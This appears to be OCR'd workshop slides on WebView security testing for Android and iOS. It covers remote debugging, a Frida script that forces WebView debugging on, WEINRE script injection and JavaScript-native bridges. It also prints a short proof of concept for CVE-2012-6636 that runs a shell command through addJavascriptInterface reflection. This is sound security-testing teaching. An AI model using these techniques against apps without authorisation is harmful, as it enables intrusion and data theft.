| Android | `void loadData(String data, String mimeType, String encoding)`<br>`void loadDataWithBaseURL(String baseUrl, String data, String mimeType, String encoding, String historyUrl)` |
| iOS UIWebView | `func loadHTMLString(_ string: String, baseURL: URL?)` |
| iOS WKWebView | `func loadHTMLString(_string: String, baseURL: URL?) -> WKNavigation?` |

# Loading data Programmatically

context

| | Effective origin when baseURL is NULL |
|---|---|
| Android | null  |
| iOS UIWebView | applewebdata://CBCF4B25-625E-4069-87F4-0CEC46ECE6B3  |
| iOS WKWebView | null  |

- iOS UIWebViews:
  - Allow access to file:// resources
  - Same-Origin Policy is disabled
  - CORS headers are **not** honoured
- Android and iOS WKWebView behave safely



# Toolkit and Testing Techniques

context

- Intercepting proxy
- Remote debugging:
  - Chrome > Android WebViews
    - What if remote debugging is disabled?
  - Safari > iOS WebViews
  - Chrome >>>> iOS WebViews
    - What if remote debugging is disabled?

# Web Developer Tools

context

- Use the browser on PC/Mac to debug WebViews on Android and iOS
  - Chrome -> Android WebViews
  - Safari -> iOS WebViews



# Remote Debugging Android

context

- Prerequisites
  - Enable developer mode and Android Debug Bridge (ADB) (physical device only)
  - Application needs to have WebView debugging enabled:

```
webView.setWebContentsDebuggingEnabled(true);
```

    - Different from the debugging option in the Android manifest!!!


# Remote Debugging Android - Chrome

context

- In Google Chrome visit the URL:
  - chrome://inspect



# Remote Debugging Android - Chrome



# Remote Debugging Android

context

- What if the application does not have remote debugging enabled?
  - Instrumentation at runtime:
    - Frida
  - Patch the application:
    - SMALI magic, e.g. using apktool https://ibotpeaches.github.io/Apktool/
  - JavaScript-based remote debuggers:
    - WEINRE (…stay tuned)

FRIDA

APKTOOL

weinre

# Frida


context

- Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers.

- Cross-platform:
  - Android/iOS
  - Linux/MacOS X/Windows

https://www.frida.re/
https://codeshare.frida.re/

FRIDA



# Remote Debugging Android – Frida (1/2)

context

```
Java.perform(function() {
        Java.choose("android.webkit.WebView", {
            "onMatch": function(o) {
                try {
                    var Runnable = Java.use('java.lang.Runnable');
                    var MyRunnable = Java.registerClass({
                        name: 'com.example.MyRunnable',
                        implements: [Runnable],
                        methods: {
                            'run': function() {
                                o.setWebContentsDebuggingEnabled(true);
                                console.log('WebView Debugging should be enabled');
                            }
                        }
                    });
                    var runnable = MyRunnable.$new();
                    o.post(runnable);
                }
```

# Remote Debugging Android - Frida (2/2)

context

```
            catch (e) {
                    console.log("Execution failed " + e.message);
                }
            },
            "onComplete": function() {
                console.log("Execution completed")
            }
        })
    }
);
```

https://gist.github.com/authenticationfailure/97c74d5475707598e6478395bc9bc9d6

# Remote Debugging iOS

context


- Prerequisites:
  - Enable "Web Inspector" on the device:
    - Settings > Safari > Advanced > Web Inspector
  - Enable Safari's Developer Options on Mac OS X
  - Can be fussy with Safari version vs iOS version.
  - **Requires that the app is "Built for testing"** ☹



# Remote Debugging iOS - Safari


context

1. In Safari select Develop > YourName's iPhone
2. Then select the WebView to inspect:



# Remote Debugging iOS - Safari

context



# Remote Debugging via iOS WebKit Adapter




- What if you don't have a Mac?
- Use "Remotedebug iOS WebKit Adapter":
  - Remotely debug iDevices from Linux and Windows using Chrome
  - https://github.com/RemoteDebug/remotedebug-ios-webkit-adapter

# Remote Debugging via iOS WebKit Adapter

context

- **Preinstalled in the Workshop Virtual Machine**
- Installation steps documented in:
  - WMB_Workshop_Remote_Debugging_WebViews_v1.0.pdf
- Can be flaky. Try to:
  - Refresh the page
  - Disconnect and reconnect the developer tools
  - Stop and start the adapter
  - Disconnect and reconnect the device



# Remote Debugging via iOS WebKit Adapter

context

Using the Workshop VM:

1. Connect the iDevice to the VM
2. Make sure the VM can see the device with:


```
idevicepair pair
ideviceinfo
```

3. Start "Remotedebug iOS Webkit Adapter" with:

```
remotedebug_ios_webkit_adapter port=9000
```


4. Instruct Chrome to connect to the adapter on port 9000
5. Select the WebView to inspect from the list

# Remote Debugging via iOS WebKit Adapter




# Remote Debugging via iOS WebKit Adapter

context



# Remote Debugging via iOS WebKit Adapter



# Remote Debugging iOS

context

- What if the app is NOT "Built for testing"?
  - Use JavaScript-based remote debuggers:
    - WEINRE

# Remote Debugging with WEINRE

context

weinre

- WEb INspector REmote
- JavaScript-based Web Inspector
- No Longer Supported ☹
- Limited functionality 😐

https://people.apache.org/~pmuellr/weinre/docs/latest/Home.html

https://github.com/apache/cordova-weinre



# Remote Debugging with WEINRE

context

1. Install using npm

```
npm install -g weinre
```

2. Start WEINRE

```
weinre # by default binds to localhost:8080
weinre --boundHost -all- --httpPort 8080
```

3. Then visit: http://localhost:8080/ and follow the onscreen instructions.

# Remote Debugging with WEINRE

context

- Modify HTML source and add:


```
<script src="http://weinrehost:8080/target/target-script-
min.js#anonymous"></script>
```

- Load WEINRE's script dynamically with the following JavaScript code:

```
var script = document.createElement('script');
script.onload = function () {
    console.log("WEINRE script loaded");
};
script.src = "http://weinrehost:8080/target/target-script-min.js#anonymous";
document.head.appendChild(script);
```

# Remote Debugging with WEINRE

context



# Practical 1 - Exfiltration

context

**WMB_Practical_1_-_Exfiltration.pdf**

- Setup testing environment:
  - Install apps on Android and iOS
  - Enable remote debugging
- Exfiltration exercises:
  - Android (scenarios 1 and 4)
  - iOS UIWebView (scenarios 1 and 2)
  - iOS WKWebView (scenarios 1 and 2)



# JavaScript-Native Bridge

context

- Need to communicate between JavaScript and native code
  - Access keychain to retrieve auth tokens
  - Access camera and accelerometers
  - …

# JavaScript-Native Bridge

context

- Android
  - Invoking JavaScript from native
  - Invoking native code from JavaScript

# Android – Native to JavaScript

context

Invoke JavaScript from Java:

```
webView.evaluateJavascript("(function() { return 'Hello'; })();", new
ValueCallback<String>() {
    @Override
    public void onReceiveValue(String s) {
        // s="Hello"
    }
});
```

# Android – JavaScript to Native

context

Expose Java methods to JavaScript via addJavaScriptInterface:

```
public class JavascriptBridge {
        @JavascriptInterface
        public String getGreetingMessage() {
            return "Hello World!";
        };
}
```

```
webView.addJavascriptInterface(new JavascriptBridge(), "javascriptBridge");
```

# Android – JavaScript to Native

context

Native methods are invoked from JavaScript using:

```
message = javascriptBridge.getGreetingMessage()
```

# Android – CVE-2012-6636

context

- **Remote code execution via JavaScriptInterface**

- Android <= 4.1 (JELLY_BEAN, API 16)
- Access Java classes/methods via JavaScript using reflection



# Android – CVE-2012-6636

context

Proof of concept exploit:

```
cmd = ['/system/bin/sh',
       '-c',
       'echo \"Hello World\" > /mnt/sdcard/hello.txt']
runtimeClass = javascriptBridge.getClass().forName('java.lang.Runtime')
runtime = runtimeClass.getMethod('getRuntime',null).invoke(null,null)
runtime.exec(cmd)
```

# Android – @JavaScriptInterface

context

- @JavaScriptInterface annotation is required for exported methods from Android 4.2 (JELLY_BEAN_MR1, API 17) and above
  - Introduced to fix CVE-2012-6636
- When testing, decompile the App (e.g. using jadx) and search for @JavaScriptInterface.
  - Works with obfuscated source code!
- Methods are enumerable from JavaScript from Android 5.0 (LOLLIPOP_MR1, API 22) and above.

# JavaScript-Native Bridge

context

- iOS UIWebView
  - Invoking JavaScript from native
  - Invoking native code from JavaScript
    - No inbuilt mechanism into UIWebView
    - Workaround based on custom URIs

# iOS – UIWebView Native to JavaScript

context


Call JavaScript via stringByEvaluatingJavaScript:

```
let javaScriptCode = "myJavaScriptFunction('Hello')"

let result = uiWebView.stringByEvaluatingJavaScript(from: javaScriptCode)
```

# iOS – UIWebView JavaScript to Native

context



# iOS – UIWebView JavaScript to Native

context

JavaScript Code to invoke native functionality via custom URIs and call back functions:

```
function getPasswordCallBack(password) {
    // Do something with password
    console.log(password)
}
document.location = "javascriptbridge://getPassword/"
```

# iOS – UIWebView JavaScript to Native

context

Native Code to handle calls from JavaScript via custom URIs (Swift):

```
func webView(_ webView: UIWebView,
             shouldStartLoadWith request: URLRequest,
             navigationType: UIWebViewNavigationType) -> Bool {

    if request.url?.scheme == "javascriptbridge" &&
       request.url?.host == "getPassword" {

         let javaScriptCallBack = "getPasswordCallBack('Password1')"
         uiWebView.stringByEvaluatingJavaScript(from: javaScriptCallBack)

         return false // Prevent navigation to URI
    }
    return true
}
```

# JavaScript-Native Bridge

context

- iOS WKWebView
  - Invoking JavaScript from native
  - Invoking native code from JavaScript
    - Inbuilt functionality
    - Can still use custom URI workaround

# iOS – WKWebView Native to JavaScript

context

Native code to invoke JavaScript code:

```
let javaScriptCode = "myJavaScriptFunction('Hello World')"
wkWebView.evaluateJavaScript(javaScriptCode, completionHandler: nil)
```

# iOS – WKWebView JavaScript to Native

context

Native code to handle calls from JavaScript via WKScriptMessageHandler:

```
class JavaScriptBridgeMessageHandler: NSObject, WKScriptMessageHandler {

    func userContentController(_ userContentController: WKUserContentController,
didReceive message: WKScriptMessage) {

        let messageArray = message.body as! [String]

        if messageArray[0] == "getPassword" {
            let jsCallBack = "getPasswordCallBack('Password1')"
            message.webView?.evaluateJavaScript(jsCallBack, completionHandler: nil)
        }
    }
}
```

```
let messageHandler = JavaScriptBridgeMessageHandler()
wkWVConfiguration.userContentController.add(messageHandler, name: "javaScriptBridge")
```

# iOS – WKWebView JavaScript to Native

context

JavaScript Code to invoke native functionality via WKScriptMessageHandler:

```
function getPasswordCallBack(password) {
    // Do something with password
    console.log(password)
}

window.webkit.messageHandlers.javaScriptBridge.postMessage(["getPassword"]);
```

# iOS – JavaScript to Native

context

- How to identify exposed functionality:
  - Reverse engineer App
  - Reverse App's JavaScript code
  - Reverse Android's version of the App
  - **Trace calls at runtime using Frida**
  - …



